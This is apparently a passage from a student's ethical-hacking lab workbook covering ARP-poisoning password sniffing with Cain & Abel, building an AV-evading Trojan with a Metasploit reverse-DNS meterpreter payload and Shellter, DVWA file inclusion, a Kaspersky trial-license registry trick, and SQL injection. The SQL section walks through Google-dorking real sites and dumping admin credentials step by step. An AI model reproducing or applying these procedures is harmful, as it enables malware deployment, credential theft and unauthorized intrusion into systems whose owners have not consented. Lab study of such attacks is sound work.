
**Step 3:- run ipconfig/ifconfig**



**Step 4:- run netstat**



**Step 5:- run ARP command**





**Step 1: Download and install Cain &Abel software in VMware.**

**Step 2: GO to sniffer and then click on configuration, select the appropriate wireless adapter. Click on apply and then click on Ok button.**



**Step 3: Activate sniffer**






**Step 4: click on + icon. Check all tests checkbox and then click ok**




**Step 5: click on APR then click on blank screen and then click on the + icon. Select any**


**IP address (IPv4 address)**




**Step 6: select all the IP address and MAC address and then click on OKply ARP.**




**Step 7: Go to any website on source ip address**






**Step 8: Go to password option in the cain&abel and see the visited site password.**




# Practical No – 4


**Aim:** Developing and Implementing Malwares

 **Creating a Virus**

Usually, a computer virus does is made by three parts:

1. The infection vector: this part is responsible to find a target and propagates to this target
2. The trigger: this is the condition that once met execute the payload 3. The payload: the malicious function that the virus carries around





**Creating a Trojan**

**Things You Will Need For Creating Trojan:**

* Kali Linux
* Windows
* A No IP account with a domain name
* A forwarded port on your router
* Shellter

**Part 1: Creating the DNS Payload Using Kali:**

1. Open Metasploit on Kali by typing msfconsole in a terminal.
2. Type use payload/windows/meterpreter/reverse\_tcp\_dns.
3. Type show options. This will show you that you need to set your lhost and lport.
4. Type set lhost (hostname you created, without http://).
5. Type set lport (port you have forwarded on your router set for the Kali machine).
6. Type generate -h. This will show you the options for generating the payload. You can choose different options but at least do the following.
7. Type generate -f (file name you choose for the payload) -p windows

-t raw. Ex. generate -f DNS -p windows -t raw

1. Exit the terminal and click on Files. Your payload will be in your Home (Unless you set an option for a different location).
2. Transfer the created payload to Windows. (Be aware that your AV might detect it at its current state).

**Part 2: Creating the Executable File in Windows**

1. Choose option that applies to you. (Important as Shellter does not work with 64-bit executables).

* 32-bit Windows - Navigate to C:\Windows\System32\iexpress.exe (Right click and select run as administrator)
* 64-bit Windows - Navigate to C:\Windows\Sys WOW64 \iexpress.exe (Right click and select run as administrator)

1. Choose Create new Self Extraction Directive File and click next.
2. Click next on the Package Purpose page.
3. Type the title of the package. (This can be anything you want) Ex: Notepad.exe
4. No Prompt, click next.
5. Do not display a license. Click next.
6. Click Add and choose any file on your computer. I choose Notepad.exe in the C:\Windows\System32 folder. Click Next.
7. Click the drop arrow and choose the file name you choose on the last screen. Click Next.
8. Choose Hidden and then click next.
9. No Message. Click Next
10. Click Browse and type a name for your malware file and a destination. Check the Hide File Extracting Progress Animation from user. Click Next.
11. Select No restart and then click next.
12. You can then either choose to save the self extraction directive or don't save. Click Next. 13. Click Next again on the create Package. Then click Finish.

**Part 3: Using Both Created Files in Shellter to Create Your Trojan**

1. Open the folder that Shellter is in. Right click on Shellter.exe and click Run as Administrator.
2. Type A for Auto.
3. Type N for No.
4. Type the location of your created EXE file from Part 2 and hit enter. Let Shellter do it's thing for 30 seconds to a minute.
5. When asked to choose payload, type C for custom.
6. Type the location of your created payload in Part 1 and hit enter.
7. Type N for No reflective DLL loader.
8. Hit enter and let Shellter finish doing it's thing If it says Injection Verified! you should have a working undetectable Trojan. 9. Hit enter to exit Shellter.

**Part 4: Set Up Your Listener**

You can either use Metasploit or Armitage. I prefer Armitage so my tutorial will be for that.

1. Go back to Kali.
2. Open Terminal and type Msfupdate
3. Once it's done type apt-get install armitage.
4. Type msfdb init
5. Open Armitage
6. Click Connect
7. Click Yes
8. Once Armitage opens type: use exploit/multi/handler
9. Type set lhost 0.0.0.0
10. Type set lport (your port you forwarded in your router)
11. Type set payload windows/meterpreter/reverse tcp dns
12. Type set exitonsession false
13. (Optional.) Type set autorunscript migrate -f
14. (Optional.) Type set prependmigrate True
15. Type exploit -j

**Practical No – 5**

**Aim: -** Hacking Web Servers, Web Applications.

Hacking a website by Remote File Inclusion, Disguise as Google Bot to view hidden content of a website, to use Kaspersky for Lifetime without Patch

**FILE INCLUSION ATTACK SIMULATION USING DVWA, LAMP STACK IN DEBIAN 11.**

**Setting DVWA website.**

Download the zip file and extracted it in /var/www/html folder after installation and entered the command sudochmod -R 777 /var/www/html/dvwa this command will allow the website to be hosted on apache. Next I have also followed the readme in the dvwa zip file to setup the database in mariadb Note, if you are using MariaDB rather than MySQL (MariaDB is default in debian), then you can't use the database root user, you must create a new database user. To do this, connect to the database as the root user then use the following commands: ```mysql mysql> create database dvwa; Query OK, 1 row affected (0.00 sec) mysql> create user dvwa@localhost identified by 'p@ssw0rd'; Query OK, 0 rows affected (0.01 sec) mysql> grant all on dvwa.\* to dvwa@localhost;

Query OK, 0 rows affected (0.01 sec) mysql> flush privileges;

Query OK, 0 rows affected (0.00 sec)

```

Then keep the DVWA config to default containing variables are set to the following by default:

$*\_DVWA[ 'db\_*server'] = '127.0.0.1';

$*\_DVWA[ 'db\_*port'] = '3306';

$*\_DVWA[ 'db\_*user' ] = 'dvwa';

$*\_DVWA[ 'db\_*password' ] = 'p@ssw0rd';

$*\_DVWA[ 'db\_*database' ] = 'dvwa';

At this point we need to change the phpini file located in /etc/php/7.4/apache2 folder for php

7.4

To allow for

1. allow\_url\_fopen = On
2. allow\_rul\_include = On also find the ip address of the server using hostname,ifconfig,netstat command

Now you can carry out file inclusion attack




Set the security level of DVWA to low

Then try the file inclusion attack by changing the path ?page=index.php with /etc/passwd or any other linux folder.




**Quick way to setup the DVWA virtual machine If you do not want to install from scratch :**

**Just download the ovf file and import it in virtualbox, it will create the virtual machine with DVWA installed and all the configuration done.**



**DISGUISE AS GOOGLE BOT TO VIEW HIDDEN CONTENT OF A WEBSITE**

**Simulate GoogleBot to view hidden content of website**



**KASPERSKY LIFETIME VALIDITY**

**Install Kaspersky AV**






**Then disable self defence in settings**




**Open regedit or registry editor in windows**




**Open Folder Path (for 32bit OS)**

**HKEY\_LOCAL\_MACHINE\SOFTWARE\KasperskyLab\protected\APV8\**


**environment**



**Look for Product code (License code)**




**Right Click on product code and modify it by changing last 3-4 characters of the product key.**




**Close Registry edit and click on the Kaspersky icon in the taskbar and exit it**




**Turn on Kaspersky AV again and click on activate beta version**



**The trial license would have been activated had it been 2009, since it is almost 13 years later the server has been updated and this trick doesn’t work**



**Lastly re-enable the self defence option**



**That was Kaspersky trial License extension by randomly creating new productcode and trying to get another 30 day trial.**

# Practical No – 6

**Aim :** SQL Injection.

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures.

**SQL Injection Attack Performed**

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. Successful SQL Injection attack can have very serious consequences.

* Attackers can use SQL Injections to find the credentials of other users in the database. ❖ An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
* An attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
* Attacker can delete records from a database or even drop tables.
* An attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

SQL Injection can be classified into three major categories – 1. In-band SQLi, 2. Inferential SQLi and

3. Out-of-band SQLi.

1. **In-band SQLi (Classic SQLi)**

In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results. The two most common types of in-band SQL Injection are

1. **Inferential SQLi (Blind SQLi)**

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server.

1. **Out-of-band SQLi**

Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (makingan inferential time-based attack unreliable).

**Union-Based SQL Injection**


One of the most common types of SQL Injection uses the UNION operator. It allows the attacker to combine the results of two or more

SELECT statements into a single result. The technique is called union based SQL Injection.

The following is an example of this technique. It uses the web page testphp.vulnweb.com, an intentionally vulnerable website hosted by Acunetix.

The following HTTP request is a normal request that a legitimate user would send: **GET http://testphp.vulnweb.com/artists.php?artist=1 HTTP/1.1** Host:

estphp.vulnweb.com



The artist parameter is vulnerable to SQL Injection. The following payload modifies the query to look for an inexistent record. It sets the value in the URL query string to -1. Of course, it could be any other value that does not exist in the database. However, a negative value is a good guess because an identifier in a database is rarely a negative number.

In SQL Injection, the UNION operator is commonly used to attach a malicious SQL query to the original query intended to be run by the web application. The result of the injected query will be joined with the result of the original query. This allows the attacker to obtain column values from other tables.

**GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, 2, 3**

**HTTP/1.1 Host: testphp.vulnweb.com**



The following example shows how an SQL Injection payload could beused to obtain more meaningful data from this intentionally vulnerable site:

**GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,pass,cc**

**FROM users WHERE uname='test' HTTP/1.1**

**Host: testphp.vulnweb.com**



**Prevent SQL Injections (SQLi)**

Step 1: Train and maintain awareness

Step 2: Don’t trust any user input

Step 3: Use whitelists, not blacklists

Step 4: Adopt the latest technologies Step 5: Employ verified mechanisms

Step 6: Scan regularly (with Acunetix)

**SQL INJECTION FOR WEBSITE HACKING**

**Step 1: Finding Vulnerable Website:**

We can find the Vulnerable websites (hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. But we are going to use “inurl:” command for finding the vulnerable websites.

**Step 2: Checking the Vulnerability:**

In order to check the vulnerability ,add the single quotes(‘) at the end of the url and hit enter.

For eg: [http://www.victimsite.com/index.php?id=2'](http://www.victimsite.com/index.php?id=2)

If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable. If it showing any errors which is related to sql query, then it is vulnerable.Cheers...!!

**Step 3: Finding Number of columns:**

Now we have found the website is vulnerable. Next step is to find the number of columns in the table. For that replace the single quotes(‘) with “order by n” statement.(leave one space between number and order by n statement) Change the n from 1,2,3,4,,5,6,…n. Until you get the error like “unknown column “. change the number until you get the error as “unknown column” if you get the error while trying the “x”th number,then no of column is x-1”.

I mean: http://www.victimsite.com/index.php?id=2 order by 1(noerror) http://www.victimsite.com/index.php?id=2 order by 2(noerror) http://www.victimsite.com/index.php?id=2 order by 3(noerror) http://www.victimsite.com/index.php?id=2 order by 4(noerror) http://www.victimsite.com/index.php?id=2 order by 5(noerror) http://www.victimsite.com/index.php?id=2 order by 6(noerror) http://www.victimsite.com/index.php?id=2 order by 7(noerror) http://www.victimsite.com/index.php?id=2 order by 8(error) so now x=8 , The number of column is x-1 i.e, 7. Sometime the above may not work. At the time add the “–” at the end of the statement.

**Step 4: Displaying the Vulnerable columns:**

Using “union select columns\_sequence” we can find the vulnerable part of the table. Replace the “order by n” with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns\_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

It will show some numbers in the page(it must be less than ‘x’ value, I mean less than or equl to number of columns). Like this:



Now select 1 number. It showing 3,7. Let’s take the Number 3.

**Step 5: Finding version, database, user**

Now replace the 3 from the query with “version()” It will show the version as 5.0.1 or 4.3.

something like this. Replace the version() with database() and user() for finding the database, user respectively.

**Step 6: Finding the Table Name**

if the version is 5 or above. Then follow these steps. Now we have to find the table name of the database. Replace the 3 with “group\_concat(table\_name) and add the “from information\_schema.tables where table\_schema=database()” Now it will show the list of table names. Find the table name which is related with the admin or user.



Now select the “admin ” table.

if the version is 4 or some others, you have to guess the table names. (user, tbluser). It is hard and bore to do sql inection with version 4.

**Step 7: Finding the Column Name**

Now replace the “group\_concat(table\_name) with the “group\_concat(column\_name)”

Replace the “from information\_schema.tables where table\_schema=database()–” with

“FROM information\_schema.columns WHERE table\_name=mysqlchar–

Now listen carefully ,we have to find convert the table name to MySqlCHAR() string and replace mysqlchar with that . Find MysqlChar() for Tablename:

First of all install the HackBar addon: https://addons.mozilla.org/en-US/firefox/addon/3899/

Now

select sql->Mysql->MysqlChar()



This will open the small window, enter the table name which you found. I am going to use the admin table name.



click ok

Now you can see the CHAR(numbers separated with command) in the Hack toolbar.



Copy and paste the code at the end of the url instead of the “mysqlchar”

For eg: http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group\_concat(column\_name),4,5,6,7 from information\_schema.columns where tablename=CHAR(97, 100, 109,105, 110)–

Now it will show the list of columns. Like admin,

password,admin\_id,admin\_name,admin\_password,active,id,admin\_

name,admin\_pass,admin\_id,admin\_name,admin\_password,ID\_admin,admin\_username,use rname,password..etc..Now replace the replace group\_concat(column\_name) with group\_concat(columnname,0x3a,anothercolumnname). Column name should be replaced from the listed column name. another column name should be replace from the listed column name.

Now replace the ” from information\_schema.columns where table\_name=CHAR(97, 100, 109, 105, 110)” with the “from table\_name” Now it will Username and passwords. Enjoy..!!cheers..!!

**Step 8: Finding the Admin Panel:**

Just try with url like:

http://www.victimsite.com/admin.php http://www.victimsite.com/admin/ http://www.victimsite.com/admin.html



<http://www.victimsite.com:2082/>

**Practical No – 7** **Aim:** Create A Cipher Using Cryptool


**Creating the RC4 stream cipher**


Step 1) Download and intall Crypt Tool

Step 2) Open Crypt Tool and replace the text




Step 3) Encrypt the text

